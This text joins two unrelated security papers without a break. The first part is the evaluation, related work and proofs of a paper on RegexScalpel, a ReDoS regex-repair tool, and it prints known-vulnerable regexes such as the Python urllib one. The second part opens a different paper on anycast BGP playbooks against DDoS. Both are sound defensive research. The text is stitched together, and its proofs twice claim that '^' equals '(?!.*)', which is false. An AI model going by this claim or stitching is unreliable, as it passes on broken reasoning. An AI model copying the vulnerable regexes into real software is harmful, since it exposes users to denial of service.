Table 14: Success Defense Rate of the Repairs by Maintainers and RegexScalpel.

	SOLA-DA	CVE	Total
Manual Repair	14 (66.67%)	305 (77.81%)	319 (77.23%)
RegexScalpel	**21 (100%)**	**388 (98.98%)**	**409 (99.03%)**
#Regex	21	392	413

Table 14 shows that the repairs handcrafted by project maintainers can successfully defend 77.23% (319 / 413) vulnerable regexes as compared with 99.03% (409 / 413) by the ones generated using RegexScalpel. In the following, we discuss our observations from two perspectives, multiple vulnerabilities in one regex and $\mathcal{SLQ}$-pattern regexes.

Multiple Vulnerabilities in One Regex. On examining the vulnerable regexes in the benchmarks, we observed there are vulnerable regexes that contain more than one vulnerability. We conducted further analysis on the number of such regexes that can be successfully repaired by the maintainers and by RegexScalpel, respectively. As shown in Table 15, there are 7 and 191 vulnerable regexes containing more than one vulnerability in the two benchmarks. Maintainers can only repair 57.58% of such regexes, with 14.29% and 59.16% success rates for the benchmarks, respectively. In comparison, RegexScalpel can successfully repair 97.98% of these vulnerable regexes automatically.

ReDoS-vulnerable Regexes with Pattern $\mathcal{SLQ}$. Among the 413 vulnerable regexes that were repaired by maintainers, we made a comparison over the ones with $\mathcal{SLQ}$ pattern. We found 318 such vulnerable regexes from both benchmarks. Table 16 shows the comparison results. Maintainers

Table 15: Success Defense Rate for Multiple Vulnerabilities Regexes of the Repairs by Maintainers and RegexScalpel.

	SOLA-DA	CVE	Total
Manual Repair	1 (14.29%)	113 (59.16%)	114 (57.58%)
RegexScalpel	**7 (100%)**	**187 (97.91%)**	**194 (97.98%)**
#Regex	7	191	198

Table 16: Success Defense Rate for $\mathcal{SLQ}$ Regexes of the Repairs by Maintainers and RegexScalpel.

	SOLA-DA	CVE	Total
Manual Repair	13 (72.22%)	229 (76.33%)	242 (76.10%)
RegexScalpel	**18 (100%)**	**298 (99.33%)**	**316 (99.37%)**
#Regex	18	300	318

can successfully repair 72.22% and 76.33% of the regexes with $\mathcal{SLQ}$ in the two benchmarks, respectively. In comparison, RegexScalpel can achieve 100% and 99.33% in the two benchmarks, respectively. The results reveal that fixing regexes with $\mathcal{SLQ}$ pattern manually is challenging.

> **Summary to RQ2:** Among the 413 repaired vulnerable regexes handcrafted by the maintainers, only 319 (77.23%) are ReDoS free. In RegexScalpel outperforms manual fixing, successfully repairs 409 (99.03%) of the 413 regexes. In particular, RegexScalpel excels at repairing regexes with multiple vulnerabilities and regexes with $\mathcal{SLQ}$ vulnerable pattern.

5.4 RQ3: Usefulness to Maintainers

We explored whether RegexScalpel can detect new ReDoS vulnerabilities in popular real-world projects and synthesize repairs of usefulness to project maintainers. We applied RegexScalpel to ten popular projects including Python and NLTK. The results are shown in Table 17. Although our methodology in this paper focuses on regex repair, the modules in RegexScalpel can also be applied to detecting ReDoS vulnerabilities. In total, RegexScalpel reported 16 new ReDoS regexes from ten projects. We applied RegexScalpel to repair these vulnerable regexes, and reported the repairs to the concerned project maintainers. All the 16 repairs were accepted by the maintainers and merged into subsequent project releases. At the time of submission, 8 CVEs concerning 8 projects and 13 of the 16 vulnerable regexes were assigned. The results demonstrate the usefulness of RegexScalpel to project maintainers in defending against ReDoS attacks.

We take case #1 (i.e., the Python project) in Table 17 as an example to demonstrate the process of applying RegexScalpel in practice. The case concerns a vulnerable regex `(?:.*,)*[ \t]*([^ \t]+)[ \t]+realm=(["\']?)([^"\']*)\2` used by Python built-in module *urllib*. The regex contains six vulnerabilities. Processing of the regex can be computationally expensive and is therefore vulnerable to ReDoS attacks. The Python maintainers replaced the pathological sub-regex `(?:.*,)*` with the safe one `(?:^|,)` to get the patch

Table 17: Demographics of New Vulnerabilities Repaired by RegexScalpel.

No.	Project	Disclosure Date	CVE ID	#Vuln. Regex
#1	Python	Jan 30th, 2021	CVE-2021-3733	1
#2	NLTK	Sep 5th, 2020	–	1
#3	pylint	Sep 3rd, 2020	–	2
#4	mpmath	Oct 8th, 2021	CVE-2021-29063	1
#5	browserslist	Apr 28th, 2021	CVE-2021-23364	6
#6	code-server	Sep 17th, 2021	CVE-2021-3810	1
#7	ansi-regex	Sep 12th, 2021	CVE-2021-3807	1
#8	nth-check	Sep 17th, 2021	CVE-2021-3803	1
#9	nodejs-tmpl	Sep 15, 2021	CVE-2021-3777	1
#10	jspdf	Feb 12th, 2021	CVE-2021-23353	1
			Total	16

`(?:^|,)[ \t]*([^ \t]+)[ \t]+realm=(["\']?)([^"\']*)\2`. The patch fixed the first four vulnerabilities related to the pathological sub-regex `(?:.*,)*` in Table 18, and prevented the pathological sub-regex `[ \t]*` from being used as a starting sub-regex, which in turn fixed the fifth vulnerability. However, it cannot fix the sixth vulnerability, which is related to the pathological sub-regex `[^ \t]+`. RegexScalpel analyzed the vulnerability information of the patch ($\mathcal{SLQ}_3$, `(?:^|,)[ \t]*([^ \t]+)`, [`,`, `([^ \t]+)`]). It leveraged the pattern τ_{36} in Table 8 to synthesize a repaired regex `(?:^|,)[ \t]*([^ \t,]+)[ \t]+realm=(["\']?)([^"\' ]*)\2` based on the patch provided by the maintainers. In addition, RegexScalpel leveraged the repair patterns τ_{19} in Table 7 and τ_{30} in Table 8 to repair the initial regex and synthesize another patch `^(?:[^,]*,)*[ \t]*([^ \t]+)[ \t]+realm=(["\']?)([^"\']*)\2`. The two synthesized patches RegexScalpel passed all test cases, and the first one is committed to the maintainers. Finally, the maintainers confirmed and released it in Python 3.6-3.10, and appreciated our help.

Table 18: The Six ReDoS Vulnerabilities in Python built-in module *urllib*.

No.	Sub-pattern	Vuln. Source	Vuln. Cause
❶	$\mathcal{QOA}_1$	`(?:.*,)*`	`[.*,]`
❷	$\mathcal{QOA}_2$	`(?:.*,)*[ \t]*([^ \t]+)`	`[(?:.*,)*,([^ \t]+)]`
❸	$\mathcal{SLQ}_1$	`(?:.*,)*`	`(?:.*,)*`
❹	$\mathcal{SLQ}_1$	`.*`	`.*`
❺	$\mathcal{SLQ}_2$	`(?:.*,)*[ \t]*`	`[ \t]*`
❻	$\mathcal{SLQ}_2$	`(?:.*,)*[ \t]*([^ \t]+)`	`[^ \t]+`

Summary to RQ3: RegexScalpel is useful to synthesize non-trivial and effective repairs for new vulnerable regexes found in popular real-world projects.

5.5 RQ4: Semantics Preservation

Finally, we showed the empirical evidence by verifying that the repaired regexes synthesized by RegexScalpel are subsets of the original ones. The experiments indicated that all repaired regexes synthesized by RegexScalpel are subsets of the corresponding original ones.

Furthermore, we calculated the semantic similarities between the repaired regexes and the original ones. To measure the semantic similarity, we used the equation as follows:

$$Sim(r_1, r_2) = \frac{|\mathcal{L}(r_1) \cap \mathcal{L}(r_2)|}{|\mathcal{L}(r_1) \cup \mathcal{L}(r_2)|} \quad (1)$$

where $\mathcal{L}(r_1)$ and $\mathcal{L}(r_2)$ are languages of regexes r_1 and r_2, respectively. Yet, the languages can be infinite, so we adopted the following equation used in previous work [5]:

$$Sim(r_1, r_2) = \lim_{\lambda \to +\infty} \frac{|\mathcal{L}(r_1)^{\leq \lambda} \cap \mathcal{L}(r_2)^{\leq \lambda}|}{|\mathcal{L}(r_1)^{\leq \lambda} \cup \mathcal{L}(r_2)^{\leq \lambda}|} \quad (2)$$

where $\lambda \in \mathbb{N}$. Formally, for a language $\mathcal{L}(r)$, let $|\mathcal{L}(r)^{\leq \lambda}|$ denote the number of words in $\mathcal{L}(r)$ of length at most λ. The calculation proceeds iteratively until the solution converges to 0.001 as set in [5].



Figure 3: Semantic similarities between the vulnerable regexes and the repaired ones.

Figure 3 visualizes the semantic similarity between the vulnerable regex and the repaired one. We can see that most similarities go beyond 98%. On average, the semantic similarity is 99.57%, meaning that the semantics of regexes are well-preserved after the repair.

Summary to RQ4: RegexScalpel can synthesize repaired regexes preserving the semantics of the original ones and keeping the semantics as close as possible to the original ones.

6 Related Work

ReDoS Defense. Various techniques [2, 7, 8, 10, 13, 15–17, 22, 23, 27–30, 37–39, 42] proposed to defense or mitigate ReDoS vulnerabilities by modifying the structure of regexes (i.e., regex repair) or optimizing regex matching (i.e., regex engine optimization).

Regex Repair. Li et al. [22] proposed the first programming-by-example (PBE) framework, using determinism to integrate regex synthesis and repair with respect to ReDoS vulnerabilities. But it can not synthesize and repair regexes with extended features, such as lookarounds and backreferences. Chida and Terauchi [7] proposed another PBE repair ReDoS framework, which uses strong determinism constraints and supports some extended features (e.g., lookarounds and backreferences). But strong determinism constraints are not necessary. For example, the regex `a(b*|b*)c` is not strongly deterministic but invulnerable. Also, as discussed in Sec. 1, there exist several common problems in [22] and [7]. First, the repair quality depends on the quality of the examples provided by the users. It is difficult for users to provide sufficient (characteristic) examples [20, 25], which makes it difficult for these tools to get a repaired regex that is semantically equivalent or similar to the original one. Second, these tools ignore the $\mathcal{SLQ}$ vulnerable pattern, which leads to the incapability of repairing $\mathcal{SLQ}$ regexes. For example, they can not repair the regex `a+b`. Van der Merwe et al. [39] proposed several DFA-based optimizing techniques transforming vulnerable pure regular expressions into safe ones while focusing only on exponential vulnerabilities, thus this work does not support extended functionalities and is unable to fix polynomial vulnerabilities (e.g., $\mathcal{SLQ}$ and $\mathcal{POA}$ patterns). Cody-Kenny et al. [8] presented a genetic-programming based tool to get alternative regexes with better running time performance, which may synthesize ReDoS-vulnerable regexes and does not support extended features.

Regex Engine Optimization. For eliminating or alleviating ReDoS, many works are dedicated to optimizing the regex engine, e.g., by parallel algorithms [23], GPU-based algorithms [42], state-merging algorithms [2], Thompson's Non-deterministic Finite Automaton algorithm [10,37], counting automata matching algorithm [38], Parsing Expression Grammars (PEGs) [15, 17, 27], memoization-based optimization [13] and recursion-limit/backtracking-limit/time-limit [28–30]. Whereas significantly improving performance and thus alleviating ReDoS attacks, these techniques also have some obvious flaws, such as not supporting extended features or sacrificing memory.

ReDoS Detection. Previous works [19,24,26,31–33,35,36, 40,41] have studied ReDoS detection, which can be mainly classified as static analysis [31, 32, 40, 41], dynamic analysis [26, 33, 35, 36], and hybrid approaches combining both static and dynamic analysis [19, 24]. It is worth mentioning that there are two detectors (i.e., [19] and [24]) to detect ReDoS vulnerabilities by formally and comprehensively modeling vulnerable patterns. In particular, pattern $\mathcal{SLQ}$ proposed by [19] is a new ReDoS pattern that has not been recognized by previous detection work. Although the vulnerable patterns proposed by [19] and [24] are comprehensive, they are not fine-grained enough for us to directly apply to Sec. 4.1. We took inspiration from Li et al. [19] and Liu et al. [24] and presented fine-grained vulnerable sub-patterns based on [19].

7 Conclusion

In this paper, we propose RegexScalpel, which can defend ReDoS attacks by automatically localizing and repairing ReDoS-vulnerable regexes. RegexScalpel is the first approach to localize and fix the vulnerable regexes considering comprehensive and fine-grained types of vulnerable causes. The experiment reveals the high effectiveness of RegexScalpel by successfully fixing 98.88% vulnerable regexes, compared with 21.20% achieved by the best existing work. Further, it outperformed the manual repair, achieving 99.03% success repair ratio compared with only 77.23% for manual repair. It also helped to repair 16 ReDoS vulnerabilities in the ten real-world projects and got confirmed by the maintainers, resulting in 8 confirmed CVEs.

A Appendix

A.1 Proof of Semantics Preservation After Repair

Lemma 1. *Given two regexes $r_1 = \alpha\gamma\beta$ and $r_2 = \alpha\delta\beta$, if $\mathcal{L}(\gamma) \subseteq \mathcal{L}(\delta)$, then $\mathcal{L}(r_1) \subseteq \mathcal{L}(r_2)$.*

Proof. Since $\mathcal{L}(\gamma) \subseteq \mathcal{L}(\delta)$, $\mathcal{L}(r_1) = \mathcal{L}(\alpha)\mathcal{L}(\gamma)\mathcal{L}(\beta)$ and $\mathcal{L}(r_2) = \mathcal{L}(\alpha)\mathcal{L}(\delta)\mathcal{L}(\beta)$, then we have $\mathcal{L}(r_1) \subseteq \mathcal{L}(r_2)$. □

Theorem 1. *Given a ReDoS-vulnerable regex r, RegexScalpel returns the repaired regex r' satisfying that $\mathcal{L}(r') \subseteq \mathcal{L}(r)$.*

Proof. For repairing vulnerable regexes, RegexScalpel uses three kinds of strategies (i.e., adding a lookaround/start-of-line anchor, deleting a quantifier/sub-regex and modifying a quantifier/sub-regex).

According to the repair patterns we proposed, $\tau_1 - \tau_3$ are based on deleting a quantifier. We can see that these patterns can only be used when the two languages before and after deleting the quantifier are equivalent. According to Lemma 1, we can prove $\mathcal{L}(r') \subseteq \mathcal{L}(r)$. τ_4 is based on deleting a sub-regex, which can only be used when the two languages before and after deleting are equivalent. Similarly, we can prove $\mathcal{L}(r') \subseteq \mathcal{L}(r)$. τ_{18} and τ_{31} are based on modifying quantifiers. For a sub-regex with a large quantifier, if we replace the quantifier with a smaller one (i.e., 500), it's obvious that the language of the sub-regex replaced with a small quantifier is the subset of the language of the sub-regex with a large quantifier. Therefore, we can prove $\mathcal{L}(r') \subseteq \mathcal{L}(r)$ according to Lemma 1. $\tau_9 - \tau_{10}, \tau_{13} - \tau_{15}, \tau_{19} - \tau_{22}, \tau_{25} - \tau_{29}, \tau_{32}, \tau_{35} - \tau_{36}, \tau_{39} - \tau_{40}$ are based on modifying sub-regex. Among these repair patterns, τ_{15} can only be used when the two languages before and after modifying are equivalent. $\tau_{27} - \tau_{29}, \tau_{32}$ rewrite the regex by removing its nullable sub-regex, meaning that the regexes after modifying are subsets of the original regexes. Other patterns given above are based on modifying a sub-regex by removing some elements from a character class. Accordingly, for all of these patterns, $\mathcal{L}(r') \subseteq \mathcal{L}(r)$ can be proved based on Lemma 1. $\tau_5 - \tau_8, \tau_{11} - \tau_{12}, \tau_{16} - \tau_{17}, \tau_{23} - \tau_{24}, \tau_{33} - \tau_{34}, \tau_{37} - \tau_{38}$ are based on adding a lookaround. According to the semantics of lookaround, the language of the sub-regex after adding a lookaround is a subset of the original ones. Therefore, we can prove $\mathcal{L}(r') \subseteq \mathcal{L}(r)$ according to Lemma 1. τ_{30} is based on adding a start-of-line anchor `^`. Because `^` is equivalent to lookaround `(?!.*)`, it is obvious that the language of the sub-regex adding a start-of-line anchor is a subset of the language of the original sub-regex. Therefore, we can prove $\mathcal{L}(r') \subseteq \mathcal{L}(r)$ too. □

A.2 Proof of Vulnerability-free After Repair

Lemma 2. *Given a ReDoS-vulnerable regex $r = \alpha\gamma\beta$ where γ is the pathological sub-regex, RegexScalpel returns the repaired regex $r' = \alpha\delta\beta$ where δ is a safe regex obtained by repairing γ with our repair patterns and $\mathcal{L}(\delta) \subseteq \mathcal{L}(\gamma)$. If δ contains a construct overlapping with another construct in sub-regex α or β, then γ contains this type of construct too, which overlaps with the same construct in α or β.*

Proof. For repairing vulnerable regexes, RegexScalpel uses three kinds of strategies (i.e., adding a lookaround/start-of-line anchor, deleting a quantifier/sub-regex and modifying a quantifier/sub-regex).

According to the repair patterns we proposed, $\tau_1 - \tau_3$ are based on deleting a nested quantifier, and τ_4 is based on deleting a sub-regex (i.e., an inner sub-regex in a disjunction). Thus, deleting a quantifier/sub-regex ensures that γ contains the same type of construct as δ which overlaps with another construct in sub-regex α or β, and the construct in γ overlaps with the same construct in α or β too. τ_{18} and τ_{31} are based on modifying quantifiers which replace a large quantifier with a smaller one (i.e., 500), it is obvious that γ contains the same type of construct as δ which overlaps with another construct in sub-regex α or β, and the construct in γ overlaps with the same construct in α or β too. $\tau_9 - \tau_{10}, \tau_{13} - \tau_{15}, \tau_{19} - \tau_{22}, \tau_{25} - \tau_{29}, \tau_{32}, \tau_{35} - \tau_{36}, \tau_{39} - \tau_{40}$ are based on modifying sub-regex. Among these repair patterns, τ_{15} merges the directly adjacent regexes with a quantified sub-regex (i.e. r_p illustrated in τ_{15}). $\tau_{27} - \tau_{29}, \tau_{32}$ rewrite the regex by removing its nullable sub-regex. Other patterns given above are based on modifying a sub-regex by removing some elements from a character class which will not change the type of regex construct. Accordingly, for all of these patterns based on modifying sub-regex, we can conclude that if δ contains a construct overlapping with another construct in sub-regex α or β, then γ contains this type of construct too, which overlaps with the same construct in α or β. $\tau_5 - \tau_8, \tau_{11} - \tau_{12}, \tau_{16} - \tau_{17}, \tau_{23} - \tau_{24}, \tau_{33} - \tau_{34}, \tau_{37} - \tau_{38}$ are based on adding a lookaround. Because lookarounds are zero-length assertions which don't consume characters, adding a lookaround according to the above repair patterns will not change the regex construct. τ_{30} is based on

adding a start-of-line anchor ^. As the proof of Theorem 1, ^ is equivalent to lookaround `(?!.*)`. Accordingly, we can conclude that adding a lookaround/start-of-line anchor ensures that γ contains the same type of construct as δ which overlaps with another construct in sub-regex α or β, and the construct in γ overlaps with the same construct in α or β too.

Therefore, if δ contains a construct overlapping with another construct in sub-regex α or β, then γ contains this type of construct too, which overlaps with the same construct in α or β. □

Lemma 3. *Given a ReDoS-vulnerable regex $r = \alpha\gamma\beta$ where γ is the pathological sub-regex, RegexScalpel returns the repaired regex $r' = \alpha\delta\beta$ where δ is a safe regex obtained by repairing γ with our repair patterns and $\mathcal{L}(\delta) \subseteq \mathcal{L}(\gamma)$. r' satisfies that no vulnerabilities in the form of our vulnerable patterns will be newly introduced.*

Proof. Suppose the contrary, that is, a new vulnerability in the form of our vulnerable patterns will be introduced in r', which means that there are new nested quantifiers or overlapping constructs (i.e., overlapping disjunctions or adjacencies) in r'. Apparently, there are no nested quantifiers in the safe regex δ, so no nested quantifiers will be newly introduced in r'. Therefore, there are new overlapping constructs in r'. It's obvious that δ contains the construct which overlaps with another construct in sub-regex α or β. According to Lemma 2, we can conclude that γ contains the same construct as δ which overlaps with another construct in sub-regex α or β. Accordingly, this vulnerability must exist in r too, meaning that the vulnerability is not newly introduced, which leads to a contradiction. Hence we can conclude that no vulnerabilities in the form of our vulnerable patterns will be newly introduced in r'. □

Theorem 2. *Given a ReDoS-vulnerable regex r, RegexScalpel returns the repaired regex r' satisfying that there are no vulnerabilities in the form of our vulnerable patterns.*

Proof. By Lemma 3, it can be proved that no vulnerabilities will be newly introduced in r'. Then the iterative repair method can ensure that the final repaired regex does not contain any vulnerable patterns. □

Anycast Agility: Network Playbooks to Fight DDoS

Abstract

IP anycast is used for services such as DNS and Content Delivery Networks (CDN) to provide the capacity to handle Distributed Denial-of-Service (DDoS) attacks. During a DDoS attack service operators redistribute traffic between anycast sites to take advantage of sites with unused or greater capacity. Depending on site traffic and attack size, operators may instead concentrate attackers in a few sites to preserve operation in others. Operators use these actions during attacks, but how to do so has not been described systematically or publicly. This paper describes several methods to use BGP to shift traffic when under DDoS, and shows that a *response playbook* can provide a menu of responses that are options during an attack. To choose an appropriate response from this playbook, we also describe a new method to estimate true attack size, even though the operator's view during the attack is incomplete. Finally, operator choices are constrained by distributed routing policies, and not all are helpful. We explore how specific anycast deployment can constrain options in this playbook, and are the first to measure how generally applicable they are across multiple anycast networks.

1 Introduction

Anycast routing is used by services like DNS or CDN where multiple sites announce the same prefix from geographically distributed locations. Defined in 1993 [49] anycast was widely deployed by DNS roots in the early-2000s [4, 29, 64], and today it is used by many DNS providers and Content Delivery Networks [16, 17, 24, 26, 80].

In IP anycast, BGP routes each network to a particular anycast site, dividing the world into *catchments*. BGP usually associates networks with nearby anycast sites, providing generally good latency [62]. Anycast also helps during Distributed-Denial-of-Services (DDoS) attacks, with each site adds to the aggregate capacity at lower cost than a single very large site. Each site is independent, so should DDoS overwhelm one site, sites that are not overloaded are unaffected.

DDoS attacks are getting larger and more common. Different root servers and anycast services frequently report DDoS events [18,42,47,48]. Different automated tools make it easier to generate attacks [81], and some offer DDoS-as-a-Service, allowing attacks from unsophisticated users for as little as US$10 [68]. DDoS intensity is still growing, with the 2020 CLDAP attack exceeding 2.3 Tb/s in size [66], and the 2021 VoIP.ms attack lasting for over 5 days [50, 65]. The reservoir of attack sources grow with millions of Internet-of-Things devices whose vulnerabilities fuel botnets [35].

Operators depend on anycast during DDoS attacks to provide capacity to handle the attack and to isolate attackers in catchments. Service operators would like to adapt to an ongoing attack, perhaps shifting load from overloaded sites to other sites with excess capacity. Prior studies of DDoS events have shown that operators take these actions but suggested that the best action to take depends on attack size and location compared to anycast site capacity [45]. While prior work suggested countermeasures, and we know that operators alter routing during attacks, to date there has been only limited evaluation of how routing choices change traffic [4,27,36,52]. Only very recent work examined path poisoning to avoid congested paths [70]; there is no specific public guidance on how to use routing during an attack.

The goal of this paper is to guide defenders in traffic engineering (TE) to balance traffic across anycast during DDoS.

Our first contribution is a system with novel mechanism to estimate true attack rate and plan responses. First, we propose a new mechanism to *estimate the true offered load*, even when loss happens upstream of the defender. Estimating the relative load on each site (§3.3) is the first step of defense, so that the defender can match load to the capacities of different sites, or decide that some sites should absorb as much of the attack as possible. Second, we develop a *BGP playbook*: a guide that allows operators to anticipate how TE actions rebalance load across a multi-site anycast system. Together, these two elements provide a system that can automate response to DDoS attacks by adjusting anycast routing according to the playbook, or recommend actions to a human operator.

The second contribution is to understand how well routing options for multi-hop TE work: AS prepending, community strings and path poisoning. While well known, it is not widely understood how *available* and *effective* these mechanisms are. In §6 we show that while AS prepending is available almost anywhere, community strings and path poisoning support varies widely. We also show that their effectiveness varies greatly, in part because today's "flatter Internet" [15] means AS prepending often shifts either nearly all or nearly no traffic. Community strings provide finer granularity control, but we

*Shared first author

show their support is uneven. Path poisoning may provide control multiple hops away, but like community strings it is often filtered, particularly for Tier-1 ASes. When these factors combine with the interplay between multiple sites and an anycast system, a BGP playbook is important to guide defenders. Since the effects of TE are often specific to the peers and locations of a particular anycast deployment, we explore how sensitive our results are to different locations and numbers of anycast sites (§7).

Our final contribution is to demonstrate successful defenses in practice. We replay real-world attacks in a testbed and show TE can defend (§8). Of course no single defense can protect against all attacks, these examples show our approach provides a successful defense to many volumetric and polymorphic DDoS attacks. They show that our algorithm and process contributions (attack size estimation and playbook construction) have practical application.

Our work uses publicly available datasets. Datasets for the input and results from our experiments are available at no charge. Because our data concerns services but not individuals, we see no privacy concerns.

2 Related Work

Anycast routing has been studied for a long time from the perspective of routing, performance, and DDoS-prevention.

BGP to steer traffic: Prior work showed BGP is effective to steer traffic to balance load on links [8, 27, 53]. However, Ballani et al. showed that anycast requires planning and care for effective load balancing [4]. Others proposed to manipulate BGP based on packet loss, latency and jitter [46, 52]. We build on Ballani's recommendation to plan anycast, proposing a BGP playbook, and studying how well it can work.

Chang *et al.* [14] suggested using BGP Communities for traffic engineering [10, 13, 74]. Recent work has examined BGP communities for blackhole routing in IXPs and ISPs [21, 28]. Smith and Glenn examined path poisoning to address link congestion [70]. While each of these are important options in routing for defense, we show a system that guides the operator to select between them. A system with multiple choices is necessary because no single method works against all attacks. For example, we show path poisoning does not work when we poison a Tier-1 AS.

Anycast performance: Most anycast research focused on efficient delivery and stability [11, 39, 40, 59, 79]. Later studies explicitly investigate the proximity of the clients [4, 11, 39].

Some studies try to improve anycast through topology changes [44, 62]. Anycast services for DDoS is already used in commercial solutions *e.g.,* Amazon [63], Akamai [75] and AT&T [72]. However, none of them address how to use routing manipulations as a DDoS defense mechanism.

Anycast catchment control as a DDoS mitigation tool: To our knowledge, the idea of handling DDoS attacks by absorbing or shifting load across anycast sites was first published in 2016 [45]. Kuipers *et al.* [36] refined that work, defining



Figure 1: Overview of the decision process.

the traffic shifting approaches that we review in §3.4 and explore through experiment. We develop the idea of a BGP playbook to guide responses, and describe a new approach to estimate attack size, and finally show that responses can be effective with real-world events.

Commercial and automated solutions: Most published commercial anti-DDoS solutions use routing to steer traffic towards a mitigation infrastructure [22]. Sometimes there is a requirement for all the sites to be connected through a private backbone to support traffic analysis [63]. Another defense uses BGP to divert all traffic to a scrubbing center, then tunnels good traffic to the destination [69]. Other methods use DNS manipulation [12], or anycast proxies [30] which cannot be used in DNS anycast deployments itself. Rather than outsourcing the problem, we explore how one can defend it. Other automated defenses include responsive resource management [25], client-server reassignment [34], and filtering approaches [58]. Our method uses TE approaches to efficiently use available resources in anycast.

3 Mechanisms to Defend Against DDoS

In this section we describe our BGP mitigation process; how we pre-compute a BGP playbook, estimate the attack size and select a TE response.

3.1 Overview and Decision Support

In Figure 1 we show how defense against DDoS works. Defense against a DDoS begins with detection ②, then defenders plan a defense ④, carry it out ⑤, and repeat this process until the attack is mitigated or it ends (bottom cycle in Figure 1). Detecting the attack is straightforward, since large attacks affect system performance. The challenge is selecting the best response and quickly iterating.

We bring two new components to attack response (colored light green in Figure 1): mapping before the attack, and estimating attack size when the attack begins. Mapping ① (discussed in §3.2) provides the defender with a *playbook* of planned responses and the information about how they will change the traffic mix across their anycast system. Size estimation ③ (discussed in §3.3) allows the defender to determine how much traffic should be moved and select a promising response from the playbook. Together, these tools help to

understand not only how to reduce traffic at a given site, but also the sites where that traffic will go.

These components come together in our automated response system (§3.4) that iterates between measurement and attack size estimation, defense selection, then deployment. Defense uses the playbook built during mapping; we provide an example playbook in §6.4. We show how these defenses operate in testbed experiments in §8.

Our system is designed for services that operate with a fixed amount of infrastructure on specific anycast IP addresses and do not employ a third-party scrubbing service. Operators of CDNs with multiple anycast services, DNS redirection, or scrubbing services may use our approach, but also have those other tools. However, many operators cannot or prefer not to use scrubbing and DNS redirection: all operators of single-IP services (all DNS root servers), many ccTLDs who value national autonomy, and scrubbing services themselves. Our approach defends against volumetric attacks where we have spare capacities in other sites. Since DDoS causes unavailability of services, suboptimal site selection during an attack is not a concern.

3.2 Measurement: Mapping Anycast

We map the catchments of anycast service before an attack so that the defender can make an informed choice quickly during an attack, building a BGP playbook (§6.4).

To map anycast catchments we used Verfploeter [20]. As an active prober (ICMP echo request), Verfploeter observes the responses of all ping-responsive IPv4 /24s and maps which anycast site receives the responses. We provide a detailed description of anycast and Verfploeter in Appendix A. Since mapping happens before the attack, mapping speed is not an issue.

Alternatively, we can map traffic by observing which customers are seen at each site over time, or measuring from distributed vantage points such as RIPE Atlas [3, 73]. (Operators may already collect this information for optimization.)

Mapping should consider not only the current catchments but also *potential* shifts we might make during the attack. This full mapping is easy to do with Verfploeter, which can be continuously running in an adjacent BGP prefix to map the possible shifts. This mapping process is important to anticipate how traffic may shift. We will show later that BGP control is limited by the granularity of routing policy (§6) and by the deployment of the anycast sites (§7).

A challenge in pre-computed maps with routing alternatives is that routing is influenced by all ASes. Thus, the maps may shift over time due to changes in the routing policies of other ASes. Fortunately, prior work shows that anycast catchments are relatively slow to change [79]. We also show that our BGP playbook is stable over time (§6.4 and Appendix E).

3.3 Estimation of the Attack Size

After the detection of an attack, the first step in DDoS defense is to estimate the attack size, so we can then select a defense strategy of how much traffic to shift. Our goal is to measure *offered load*, the traffic that is sent to (offered to) each site. During DDoS offered load balloons with a mix of attack and legitimate traffic, and loss upstream of the service means we cannot directly observe true offered load. We later evaluate our approach with real-world DDoS events (§4).

Idea: Our insight is that we can *estimate* true offered load based on changes in some known traffic that actually does arrive at the service, even when there is upstream loss.

To know how much offered load actually arrives at the service, we need to estimate some fraction of legitimate traffic. We can then observe how much this traffic drops during the attack, inferring upstream loss. Unfortunately, there is no general way to determine all legitimate traffic, since legitimate senders change their traffic rates, and attackers often make their traffic legitimate-appearing. Our goal is to reliable estimate *some* specific legitimate traffic; we describe several sources next.

Traffic sources: There are several possible sources of known legitimate traffic—we consider known measurement traffic and regular traffic sources that are heavy hitters [5].

For DNS, our demonstration application, RIPE Atlas provides a regular source of known-good traffic, sent from many places. RIPE makes continuous traffic from around 10k publicly available vantage points [55]. Each RIPE vantage point queries every 240 s, and there is enough traffic (about 2500 queries/minute) to provide a good estimate of offered load. (Although RIPE Atlas is specific to DNS, other commercial services often have similar types of known monitoring traffic.)

To find the known-good traffic at each site, we use the catchments of RIPE vantage points with pre-deployed RIPE DNS CHAOS queries (one exists for each root DNS IP, such as measurement ID 11309 for A-root). We can also use Verfploeter or captured traces in the anycast sites. An advantage of using RIPE traffic is that it does not place any new load on the service.

Heavy hitters can provide an additional source of known-good traffic. Many services have a few consistently large-volume users with regular traffic patterns, and while they vary over time, many are often stable. For DNS, we find that most heavy hitters have a strong diurnal variation in rate; we model them with TBATS (Trigonometric seasonality, Box-Cox transformation, ARMA errors, Trend and Seasonal) [19] to factor out such known variation. While an adversary could spoof heavy hitters, that requires a large and ongoing investment to succeed.

Estimation: Our goal is to estimate offered load, $T_{offered}$. We can measure the observed traffic rate, $T_{observed}$, at the access link. We define α as the *access fraction*—the fraction of traffic that is not dropped. Therefore $T_{observed} = \alpha \cdot T_{offered}$.

To estimate the access fraction (α), we observe that known good traffic has the same loss on incoming links as does other good traffic and attack traffic. We estimate the known

traffic rate (from RIPE Atlas measurement traffic, or from heavy hitters, or both), as T_{known}. Then $\alpha \cdot T_{known,offered} = T_{known,observed}$, and our estimate of offered load is $\hat{T}_{offered} = T_{observed} \cdot T_{known,offered}/T_{known,observed}$.

3.4 Traffic Engineering as a Defense Strategy

With knowledge of the offered load, the defender can select an overall defense strategy that will drive traffic engineering decisions. The defender first must determine if the attack exceeds overall capacity or not.

For attacks that exceed overall capacity, the defender's goal is to preserve successful service at some sites, while allowing other sites to operate in degraded mode as *absorbers* [45]. The defender may also choose to shift traffic away from some degraded sites to ease their pain. Unloading the overloaded sites is recognized as *breakwaters* [36].

For moderate-size attacks, the defender should try to serve all traffic, *rebalancing* to shift traffic from overloaded sites to less busy sites. In heterogeneous anycast networks, where some sites have more capacity than others, the defense approach can be different. In these cases, larger, "super"-sites can attract traffic from smaller sites. For moderate-size attacks, it may even be best for smaller sites to shut down if the super-sites can handle the traffic.

Regardless of attack size, traffic engineering allows the defender to shift attack traffic to absorber or breakwater sites. We next describe traffic engineering options, and then how one can automate response. For operators unwilling to fully automate response, our system can still provide recommendations for possible actions and their consequences.

3.4.1 Traffic Engineering to Manage an Attack

Given an overall defense strategy (absorb or rebalance), the defender will use traffic engineering to shift traffic, either automatically (§3.4.2) or as advice under operator supervision. For anycast deployments connected by the public Internet, BGP [8] will be the tool of choice to control routing and influence anycast catchments. Organizations that operate their own wide-area networks may also be able to use SDN to manage traffic on their internal WAN [31, 61]. Fortunately, BGP has well established mechanisms to manage routing policy. We use three BGP mechanisms in the paper: AS-Path prepending, BGP communities and Path Poisoning.

